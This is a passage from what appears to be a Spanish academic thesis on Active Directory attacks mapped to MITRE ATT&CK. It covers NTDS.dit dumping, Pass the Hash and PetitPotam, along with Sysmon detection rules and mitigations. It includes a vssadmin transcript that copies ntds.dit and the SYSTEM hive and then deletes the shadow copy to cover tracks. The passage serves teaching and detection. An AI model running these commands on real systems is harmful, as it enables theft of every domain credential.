Para realizar este procedimiento, el adversario no necesita mover ninguna herramienta hasta el controlador de dominio, pues realizará la técnica *Living off the Land* la cual ya se ha explicado anteriormente. La herramienta ntdsutil.exe permite gestionar y administrar la base de datos del dominio de Directorio Activo mediante una interfaz de linea de comandos.

El adversario puede realizar una copia del fichero NTDS.dit con la herramienta ntdsutil.exe de la forma que se ve en la figura 6.19. En el comando que ejecuta primero selecciona ntds como la base de datos con la que se va a trabajar. Posteriormente activa el modo IFM, que permite crear y restaurar copias de seguridad de la base de datos de Directorio Activo. Posteriormente crea una copia completa y la guarda en el directorio temporal. Finalmente, con las dos 'q', termina la ejecución de las herramientas IFM y ntdsutil.exe. Dado que los comandos se ejecutan dentro de la herramienta de forma secuencial puede observarse todo el proceso de copia.

Una vez el adversario obtiene una copia de la base de datos con la que poder trabajar, debe extraer la información de esta. Para realizar este proceso, se puede usar una herramienta de Impacket, secretsdump. Para ello se moverá la copia del controlador a una máquina controlada por el atacante, al igual que se explicó en el escenario 2 de la técnica "T1003.001: *OS Credential Dumping: LSASS Memory*" en la sección 6.1.3.

Para extraer la información de la base de datos utilizando la herramienta secretsdump.py es necesario proporcionar tanto el archivo ntds.dit con la base de datos como el archivo de



Figura 6.19: Realización de una copia del fichero NTDS.dit utilizando ntdsutil.exe.

registro SYSTEM, ambos extraídos con ntdsutil.exe. Tras ejectuar la herramienta, como se puede ver en la figura 6.20, se extraen del archivo todos los hashes de los usuarios.



Figura 6.20: Extracción de hashes de NTDS.dit utilizando secretsdump.py.

Como se aprecia en la extracción de hashes, los de los usuarios Administrador y antonio.garcía coinciden con los que se extrajeron a través del proceso LSASS, los cuales se muestran en las figuras 6.7 y 6.8.

Dentro de todos los hashes, uno de los más útiles para el adversario es de la cuenta krbtgt, pues como se verá en la sección 6.2.1, este puede ser utilizado para llevar a cabo la técnica "T1558.001: *Steal or Forge Kerberos Tickets: Golden Ticket*".

Escenario 2: Copia de la base de datos utilizando Volume Shadow Copy

En este escenario el adversario posee privilegios de administrador en el controlador de dominio. En este caso se utilizará el servicio de instantáneas de volumen, conocido como Volume Shadow Copy. Esta herramienta permite realizar copias de datos de una aplicación sin tener que detener esta.

La herramienta vssadmin permite crear, listar y borrar instantáneas de volumen. Esta herramienta se encuentra instalada por defecto en todos los sistemas Windows. Una vez creada una instantánea los adversarios pueden utilizarla para acceder a los archivos necesarios. El funcionamiento es similar al escenario anterior, pero algo más manual, pues se deben seleccionar los archivos a copiar. Esto también hace que sea más dificil de identificar

Como se puede ver en la figura 6.21, el adversario primero debe crear una instantánea del volumen C:, donde se encuentran los archivos a copiar. Tras eso, puede copiar desde la instantánea tanto el archivo con la base de datos, ntds.dit, como el archivo de registro con la *bootkey* para poder leerlo. A fin de limpiar su rastro el adversario elimina la instantánea utilizando el identificador de esta.

```
c:\Windows\System32>vssadmin create shadow /for=C:
vssadmin 1.1 - Herramienta administrativa de línea de comandos del Servicio de instantáneas de volumen.
(C) Copyright 2001-2013 Microsoft Corp.

Se creó correctamente una instantánea para 'C:\'
    Id. de instantánea: {91212a89-de9b-464e-a39f-39ce0795c2b2}
    Nombre de volumen de instantáneas: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy3

c:\Windows\System32>copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy3\Windows\ntds\ntds.dit C:\temp
        1 archivo(s) copiado(s).

c:\Windows\System32>copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy3\Windows\System32\config\SYSTEM c:\temp
        1 archivo(s) copiado(s).

c:\Windows\System32>vssadmin delete shadows /shadow={91212a89-de9b-464e-a39f-39ce0795c2b2}
vssadmin 1.1 - Herramienta administrativa de línea de comandos del Servicio de instantáneas de volumen.
(C) Copyright 2001-2013 Microsoft Corp.

¿Realmente desea eliminar 1 instantáneas (Y/N): [N]? Y

Se eliminaron correctamente 1 instantáneas.

c:\Windows\System32>dir C:\temp
 El volumen de la unidad C no tiene etiqueta.
 El número de serie del volumen es: 8E38-FF15

 Directorio de C:\temp

07/06/2024  09:40    <DIR>          .
07/06/2024  08:47        16.777.216 ntds.dit
06/06/2024  18:17        18.087.936 SYSTEM
               2 archivos     34.865.152 bytes
               1 dirs  46.025.682.944 bytes libres
```

Figura 6.21: Realización de una copia del fichero NTDS.dit utilizando la herramienta vssadmin.

Una vez el adversario ha conseguiido copiar ambos archivos, el procedimiento que debe seguir es el mismo al explicado en el escenario anterior. Primero extraerlos y posteriormente extraer información

Detección de la técnica

Para poder detectar la técnica pueden utilizarse dos fuentes de datos, los comandos ejecutados y los archivos creados.

En cualquier escenario el adversario necesita ejecutar comandos para poder copiar la base de datos. Un posible método de detección es analizar los comandos que se ejecutan con el fin de detectar si alguno intenta realizar una copia del archivo NTDS.dit.

Al crearse un proceso se generan los eventos 4688 de Windows y 1 de Sysmon. El obtetivo es detectar aquellos procesos que utilicen vssadmin o ntdsutil y aquellos que involucren a ntds.dit.

En la figura 6.22 puede verse la información que proporciona el evento 10 de sysmon que se genera al realizar una copia igual que en el escenario 1.



Figura 6.22: Evento 1 de Sysmon generado al copiar la base de datos NTDS.dit utilizando ntdsutil.

Para detectar el uso de ntdsutil o vssadmin para realizar una copia de el fichero NTDS.dit se puede utilizar la siguiente condición:

```
(sysmon.eventID=1) AND
    (sysmon.event.CommandLine.contains("ntdsutil") AND
     sysmon.event.CommandLine.contains("create") AND
     sysmon.event.CommandLine.contains("ntds"))
    OR
    (sysmon.event.CommandLine.contains("copy") AND
     sysmon.event.CommandLine.contains("VolumeShadowCopy") AND
     sysmon.event.CommandLine.contains("ntds"))
```

Otro enfoque puede ser el detectar la creación de la copia en un archivo. Esto es más complicado, pues la creación de archivos genera el evento 11 de Sysmon. Como se puede apreciar en la figura 6.23 el evento generado contiene el archivo y la ruta donde se ha realizado la copia, pero no el archivo que ha sido copiado.



Figura 6.23: Evento 11 de Sysmon generado al copiar la base de datos NTDS.dit desde una instancia del volumen.

En el caso de que el adversario utilice vssadmin es complicado crear una regla que detecte la creación de una copia de archivo ntds, pues el adversario puede elegir la ruta de la copia

y el nombre de esta. En cambio, si utiliza ntdsutil, aunque pueda elegir la ruta, siempre se creará el archivo ntds.dit dentro de una carpeta llamada "*Active Directory*" 6.19, por lo que puede detectarse con la siguiente condición:

```
1 (sysmon.eventID=11) AND
2     (sysmon.event.CommandLine.contains("Active Directory\ntds.dit")
```

En cualquier caso el evento 11 es útil pues puede correlacionarse con el evento 1 y comprobar si el adversario tuvo éxito al realizar la copia, además de poder identificar su ubicación y analizar que acciones se realizaron sobre ese archivo. Como se ha comentado, el adversario necesita extraer información de la copia, por lo que analizar los movimientos puede utilizarse para detectar la forma en que el adversario está realizado una posible exfiltración.

Mitigación de la técnica

Las mitigaciones de esta técnica propuestas en ATT&CK se centran en evitar que un adversario obtenga los privilegios necesarios para llevarla a cabo, es decir, acceso como administrador en el controlador de dominio. Para ello es importante una buena gestión de cuentas privilegiadas, dando a los usuarios solamente acceso a lo que deberían y compartimentando privilegios para que las cuentas de administración estén separadas de las cuentas de usuario. También es necesaria una buena política de contraseñas, que obligue a que estas sean robustas y expiren. Finalmente es necesario entrenar a los usuarios en materia de ciberseguridad, para que sean conscientes de los riegos que existen y no faciliten el ataque a los adversarios. Como ejemplo, si un usuario que tiene privilegios de administración en su cuenta, mala configuración, cae en un ataque de *Phishing* y sus credenciales son comprometidas, falta de concienciación, un adversario puede obtener acceso a la base de datos del dominio y por tanto a toda la información de este.

6.1.5. T1550.002: Use Alternate Authentication Material: Pass the Hash

Este ataque permite que un adversario se autentique como un usuario utilizando el hash NTLM de la contraseña de este, sin necesidad de conocer su contraseña en texto claro. Una vez el adversario posee un *hash* NTLM de un usuario, puede solicitar *tickets* de Kerberos con ellas, lo que le permite acceder a servicios en el dominio suplantando la identidad de este usuario. Este ataque es posible pues como se ha visto en la explicación de Kerberos en la sección 3.1.3, en ningún momento se utiliza la contraseña en texto claro, solamente se utiliza el hash que genera, que es lo que comprueba el servicio de autenticación (AS).

Para realizar este ataque, el adversario necesita el hash de un usuario, que puede haber obtenido mediante alguna subtécnica de la técnica "T1003: *OS Credential Dumping*", como las vistas en las secciones 6.1.3 y 6.1.4.

Utilización por adversarios

Esta técnica es utilizada por muchos adversarios para realizar movimientos laterales en el dominio. Esta técnica es relevante pues aunque las contraseñas sean robustas y seguras, los adversarios no necesitan obtener la contraseña en texto claro, por lo que podrán evitar el esfuerzo de realizar la técnica "T1110.002: *Brute Force: Password Cracking*". Además, en caso de ser una contraseña lo suficientemente robusta, el tiempo de computación necesario para obtener la contraseña en texto claro puede hacer que sea imposible recuperar la contraseña.

Según Mandiant, se tiene constancia de que el grupo *Wizard Spider* ha utilizado esta técnica para realizar movimientos laterales [26]. Según un reporte de inteligencia de Microsoft APT28 también ha sido observado utilizando esta técnica para realizar la misma táctica, moverse lateralmente por el dominio [13].

Los adversarios utilizan muchas herramientas para implementar esta técnica. Entre ellas se encuentran psexec.py de Impacket, Mimikatz, CrackMapExec o PtH-Toolkit.

Para poder realizar el ataque el adversario debe tener al menos un *hash* NTLM válido. Debe poder establecer una comunicación con la máquina víctima y la cuenta comprometida debe poder conectarse remotamente a esa máquina.

Esta técnica supone un gran problema de seguridad pues en muchas ocasiones se utiliza una misma cuenta en muchos dispositivos del dominio, por lo que si un adversario es capaz de comprometer alguna cuenta así podrá realizar gran cantidad de movimientos laterales. Dado que los *hashes* NTLM no tienen ninguna sal, *salt* en inglés, son idénticos en todas las máquinas del dominio.

Escenario: Conexión desde máquina no unida al dominio con psexec.py

En este escenario se supondrá que un adversario ha obtenido acceso a la red interna la red interna y ha conseguido obtener el *hash* NTLM del usuario Administrador. Este hash puede haberlo obtenido explotando "T1003.001: *OS Credential Dumping: LSASS Memory*", visto en la sección 6.1.3, "T1003.006: *OS Credential Dumping: DCSync*", el cual se verá en la sección 6.2.1, entre muchas otras técnicas, donde también se encuentra "T1557.001: *Adversary-in-the-Middle: LLMNR/NBT-NS Poisoning and SMB Relay.*

La importancia de este ataque se basa en que aunque se establezca y se cumpla una buena política de contraseñas, el adversario no necesita utilizar fuerza bruta para obtener la contraseña en texto claro, puede utilizar el propio hash para autenticarse.

El ejemplo más común de esta técnica es el uso de la herramienta de impacket psexec.py. El procedimiento puede verse en la figura 6.24. Esta herramienta utiliza el hash del usuario para realizar la autenticación, posteriormente busca un recurso compartido en el cual pueda escribir para subir una *shell* reversa, crea un servicio asociado a esta *shell* y lo inicia. Esto provee al adversario una *shell* en la máquina en el contexto del usuario sistema, el usuario con más privilegios a nivel local en una máquina.



Figura 6.24: Utilización de psexec.py para realizar un ataque Pass the Hass.

Detección de la técnica

Debido a la dificultad de detectar el uso de esta técnica gran parte de las detecciones se centran detectar el uso de las herramientas para llevarla a cabo. En caso de realizar el ataque en local, se puede intentar detectar el uso de herramientas maliciosas como Mimikatz, así como los comandos que deben ejecutarse en estas.

En el caso de psexec.py, esta herramienta siempre va a intentar crear un archivo en un recurso compartido con un nombre aleatorio de 8 caracteres alfanuméricos más la extensión ".exe". También creará un servicio asociado a ese binario con un nombre aleatorio de 4 caracteres alfanuméricos. Y se creará una conexión a una máquina remota en el contexto del usuario sistema.

Mitigación de la técnica

Esta técnica es complicada de mitigar. Se debe intentar no permitir a los adversarios acceder a los hashes de las contraseñas, para ello es necesario aplicar el principio del menor privilegio posible junto a una buena política de contraseñas y actualizaciones de seguridad constantes.

A fin de evitar que el adversario pueda utilizar esos *hashes* en otras máquinas también se debe evitar la reutilización de credenciales en diferentes máquinas e intentar aislarlas lo más posible con el fin de que cada usuario solo pueda acceder a lo estrictamente necesario. Se debe tener especial cuidado en las máquinas

6.2. Ejemplo de ataque más complejo

6.2.1. PetitPotam para comprometer completamente un dominio

Según el informe de ciberamenazas y tendencias, edición 2023, del CCN-CERT, *PetitPotam* es una vulnerabilidad que permite el control completo de un dominio con AD CS (*Active Directory Certificate Services*). El objetivo del ataque es engañar a un equipo de Windows para que se autentique contra otro a través de LSARPC. La explotación exitosa significa que el servidor destino realizará la autenticación NTLM a un servidor arbitrario, teniendo la capacidad de realizar cualquier acción sobre el dominio [52]. La vulnerabilidad *PetitPotam* se identifica como "CVE-2021-36942", con severidad alta.

Un escenario de ataque es forzar al controlador de dominio para que se autentique contra la máquina atacante, configurada con un relé NTLM. El atacante puede retransmitir esta autenticación a la Autoridad de Certificados para solicitar un certificado, el cual estará a nombre de la cuenta del Controlador de Dominio. Cómo se explicó en la sección 3.1.1, todos los recursos de Directorio Activo se consideran como objetos objeto, incluyendo ordenadores, esto implica que también tengan cuentas en el dominio.

El certificado con el que se suplanta la identidad de la cuenta del controlador de dominio puede ser usado por el atacante para generar un *ticket* TGT que le permita autenticarse en el controlador de dominio sin neceisdad de credenciales. Una vez en el controlador de dominio, el atacante puede realizar ataques para volcar credenciales del sistema operativo, como las técnicas del volcado de la memoria LSASS, T1003.001; DCSync, T1003.006 o NTDS, T1003.003. Tras tener acceso a toda la información sobre credenciales del dominio, puede utilizar el *hash* NTLM de la cuenta KRBTGT para realizar la técnica T1558.001, conocida cómo *Golden Ticket*.

Para la explotación de esta vulnerabilidad, se utilizarán las técnicas de la tabla 6.2.

Táctica	**ID Técnica**	**Técnica**	**Subtécnica**
Acceso a credenciales	T1187	Forced authentication	
Acceso a credenciales	T1558	Steal or Forge Kerberos Tickets	
Movimientos laterales	T1550.003	Use Alternate Authentication Material	Pass the Ticket
Acceso a credenciales	T1003.006	OS Credential Dumping	DCSync
Persistencia	T1558.001	Steal or Forge Kerberos Tickets	Golden Ticket

Tabla 6.2: Técnicas utilizadas para explotar *PetitPotam*

Entorno y ataque

El entorno donde se va a explotarla vulnerabilidad consta de un controlador de dominio, y servidor con el rol de autoridad de certificados, una estación de trabajo unida al dominio y una máquina Kali Linux en la red interna pero no en el dominio. El adversario controla

completamente la máquina Kali y ha conseguido acceso de la estación de trabajo como un usuario del dominio no privilegiado.

Para explotar la vulnerabilidad CVE-2021-36942 el adversario debe seguir los pasos que se explican a continuación y se muestran en el diagrama de la figura 6.25.



Figura 6.25: Diagrama de la explotación de PetitPotam (CVE-2021-36942).

1. El adversario ejecuta el script "PetitPotam.py" desde su máquina Kali Linux para forzar al controlador de dominio que se autentique contra una máquina de su elección explotando la vulnerabilidad. En este caso se autentica contra la misma máquina.

2. El controlador de dominio se intenta autenticar contra la máquina Kali Linux.

3. La máquina kali Linux reenvía ese intento de autenticación al servidor de certificados utilizando la herramienta ntlmrelayx.py.

4. El servidor de certificados recibe la solicitud de autenticación reenviada por la máquina Kali Linux y devuelve un certificado de autenticación en base64.

Una vez explotada la vulnerabilidad, el adversario dispone de un certificado el cual puede usar para suplantar la cuenta "DC01$", con máximos privilegios en el dominio.

Este ataque se puede ver de forma práctica en la figura 6.26. El atacante ejecuta la herramienta ntlmrelayx.py con los parámetros necesarios para reenviar la solicitud que recibe al servidor de certificados. Tras eso, ejecuta el script PetitPotam.py para forzar una autenticación del controlador de dominio contra la misma máquina, donde ntlmrelayx.py está a la espera de recibir peticiones. El script PetitPotam.py se ejecuta con éxito, el controlador de

dominio se intenta autenticar contra la máquina Kali, la cual reenvía la petición al servidor de certificados. La autenticación tiene éxito y el servidor de certificados reenvía un certificado de autenticación en base64 correspondiente al usuario “DC01$”

Figura 6.26: Explotación de PetitPotam (CVE-2021-36942).

Una vez el adversario ha obtenido el certificado, puede utilizarlo en la estación de trabajo que ha comprometido anteriormente para escalar privilegios en el dominio obteniendo un TGT asociado a la cuenta del controlador de dominio.

Para ello puede utilizar la herramienta Rubeus como se ve en la figura 6.27, la cual no muestra el comando completo pues el certificado utilizado tiene casi 6000 caracteres.

```
